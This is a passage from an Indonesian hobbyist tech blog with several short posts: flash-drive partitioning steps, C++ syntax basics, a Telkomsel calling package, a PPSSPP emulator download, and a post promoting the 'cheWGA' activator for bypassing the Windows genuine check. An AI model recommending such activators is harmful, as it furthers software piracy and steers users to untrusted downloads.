4. Setelah delete volume, kemudian klik kanan lagi pada disk flashdisk yang belum dibuat pastisi lalu pilih new simple volume, kemudian kalian klik next. Isi kolom ‘Simple volume size in MB’ sesuai keinginan (1024MB = 1Gb). Kemudian klik next hingga muncul format partition, kemudian pada kolom ‘File System’ pilih FAT32.


5. kemudian klik next, lalu klik finish untuk konfirmasi pembuatan partisinya.
6. Untuk membuat partisi baru lagi, klik disk flashdisk yang ada tulisan Unallocated. Ulangi langkah ke empat untuk membuat partisi lagi.
Note: jika kurang jelas dengan penjelasan ini, kalian bisa melihat tutorialnya dengan mengeklik link DISINI
Sekian dari saya tentang bagaimana cara membuat beberapa partisi dalam satu flashdisk, jika kalian mengalami kesusahan, kalian bisa bertanya di kolom komentar. Untuk kalian semua, dukung terus perkembangan blog saya dan jangan lupa follow blog saya di bagian pojok kanan pada postingan ini, Terima Kasih.

07 September 2017

Struktur Dasar Penulisan C++

STRUKTUR DASAR PENULISAN C++

  Yoo sobat, gimana kabar kalian hari ini, pasti baik yaa... Kali ini saya akan membagikan materi pada Progam Dasar dengan menggunakan C++. Langsung saja simak materi saya dibawah ini.
  Progam Komputer adalah kumpulan instruksi yang digunakan untuk mengatur komputer agar melakukan suatu tindakan tertentu. Komputer bekerja dengan operasi biner, yaitu mengolah data-data berupa barisan biner 0 dengan 1. Sehingga tidak mungkin ketika seorang progammer memerintahkan untuk menulis pesan langsung dimengerti oleh komputer. Bahasa penghubung inilah yang disebut dengan bahasa pemrogaman. Bahasa pemrogaman C++ juga memiliki struktur dasar untuk membangun sebuah aplikasi yang di inginkan oleh Pengguna atau user. Beberapa struktur dasar tersebut adalah sebagai berikut.

Struktur Dasar Penulisan C++

1. Include
   Salah satu pengarah prepocessor directive yang tersedia pada C++. Prepoccesor selalu dijalankan terlebih dahulu pada saat proses kompilasi terjadi.
Bentuk umumnya : #include <Nama_File>
2. Fungsi main
  Fungsi ini menjadi awal dan akhir eksekusi progam C++. main adalah nama judul fungsi. Berarti dalam setiap pembuatan progam utama, maka dapat dipastikan seorang pemrogam menggunakanminimal sebuah fungsi.
3. Komentar
   Komentar tidak pernah di compile oleh compiler. Dalam C++ terdapat 2 jenis komenatar, yaitu:
  ^ jenis 1: /*Komentar anda diletakkan didalam ini bisa mengapit lebih dari satu baris*/
  ^jenis 2 : //komentar anda diletakkan disini hanya bisa perbaris
4. Tanda Semicolon
   Tanda Semicolon ";" digunakan untuk mengakhiri sebuah pernyataan. Setiao pernyataan harus diakhiri dengan senuah tanda Semicolon.

Demikian Postingan dari saya, semoga apa yang saya bagikan di Blog ini bermanfaat bagi kalian semua yang membaca. Jangan lupa subscribe Blog kami dan ikuti terus perkembangan dari Blog kami.

23 June 2017

Paket telepon Telkomsel termurah All Operator 24 jam 2017

  Halo guys, Pada kali ini saya menemukan paket telpon ke all operator dengan kartu perdana telkomsel yang menurut saya option yang paling murah diantara paket telpon lain yang disediakan pihak Telkomsel sendiri.
  Siapa yang tidak mau dengan paket telpon murah yang diberikan pihak Telkomsel??!, Pasti orang yang sangat bodoh bukan? Haha :v. Paket telpon ini bisa digunakan oleh perdana Simpati dan As. Apakah memiliki batas kuota telpon? Iya, tentu saja memiliki batas kuota. Dengan Harga Rp.2500, kalian bisa Telpon ke semua Operator dengan batas kuota waktu 40 menit saja dan dengan masa aktif 24 jam, murah bukan?. Kalau bagi admin sih, itu bisa dijadikan paket andalan seperti paket Kampus yang sudah tidak ada dulu. Mau bukti dengan Rp.2500 bisa telpon ke semua Operator dengan telkomsel bermasa aktif 24 jam??! Oke saya akan beri bukti, silahkan lihat gambar berikut:

  Bagaimana?? Murah sekali bukan?, Kalian bisa langsung mencoba trik tersebut dengan menekan dial *999*40#. Trik ini sukses dilakukan di kartu Simpati dan As pada kartu admin, jadi intinya saya tidak menipu trik tersebut pada kalian. Oke, semoga trik tersebut bermanfaat bagi kalian, jangan lupa ikuti terus blog kami dan jangan lupa like fanspage kami ya.
note: Layanan sewaktu-waktu bisa berubah. Di setiap daerah juga berbeda-beda untuk tarifnya.

05 June 2017

DOWNLOAD cheWGA ACTIVATOR windows 7/8 32/64 Bit

cheWGA
  
Apakah kalian mengalami masalah dengan windows yang ada di Laptop atau PC kalian?.salah satunya ada peringatan This Copy of Windows is Not Genuine. pasti kalian sangat bingung cara mengatasi kejadian tersebut.
  Tenang saja, saya bisa membantu kalian mengatasi masalah tersebut. masalah tersebut bisa diatasi dengan aplikasi cheWGA kalian bisa langsung download aplikasi tersebut dibawah tulisan ini.
  Semoga postingan ini bermanfaat dan bisa membantu masalah kalian. Jangan lupa ikuti blog kami dan juga like fanspage kami ^_^.

19 November 2016

Download Emulator PPSSPP untuk Windows

  hai, bertemu dengan saya lagi, saya akan membahas tentang emulator untuk windows. Emulator tersebut tidak jauh beda dengan versi di android. Di windows emulator tersebut terbagi menjadi 2, yaitu versi classic dan versi gold. Namun pada kesempatan kali ini saya akan memberikan link yang 'hanya' versi classic-nya saja. Untuk menjalankan game PPSSPP di windows dengan lancar, tentunya ada syarat minimum spesifikasi dari laptop/PC yang anda miliki, antara lain spesifikasi minimum tersebut :

> Processor : Recommended Dual Core

> VGA : Support OpenGL 2.0 and Up

> RAM : 1 GB or more

> Support for Windows XP/7/Vista 32/64 bit

SCREENSHOT


Download >PPSSPP windows<

  Terimakasih atas perhatiannya, jika ada kesalahan maupun kekurangan harap dimaafkan. Saya Chiko mengundurkan diri, Bye. see you again 😃😃

Admin CA24


Kata Kunci:
Download Emulator PPSSPP untuk Windows, PPSSPP untuk Windows, Emulator PPSSPP, PPSSPP, System Requirement PPSSPP, PPSSPP Classic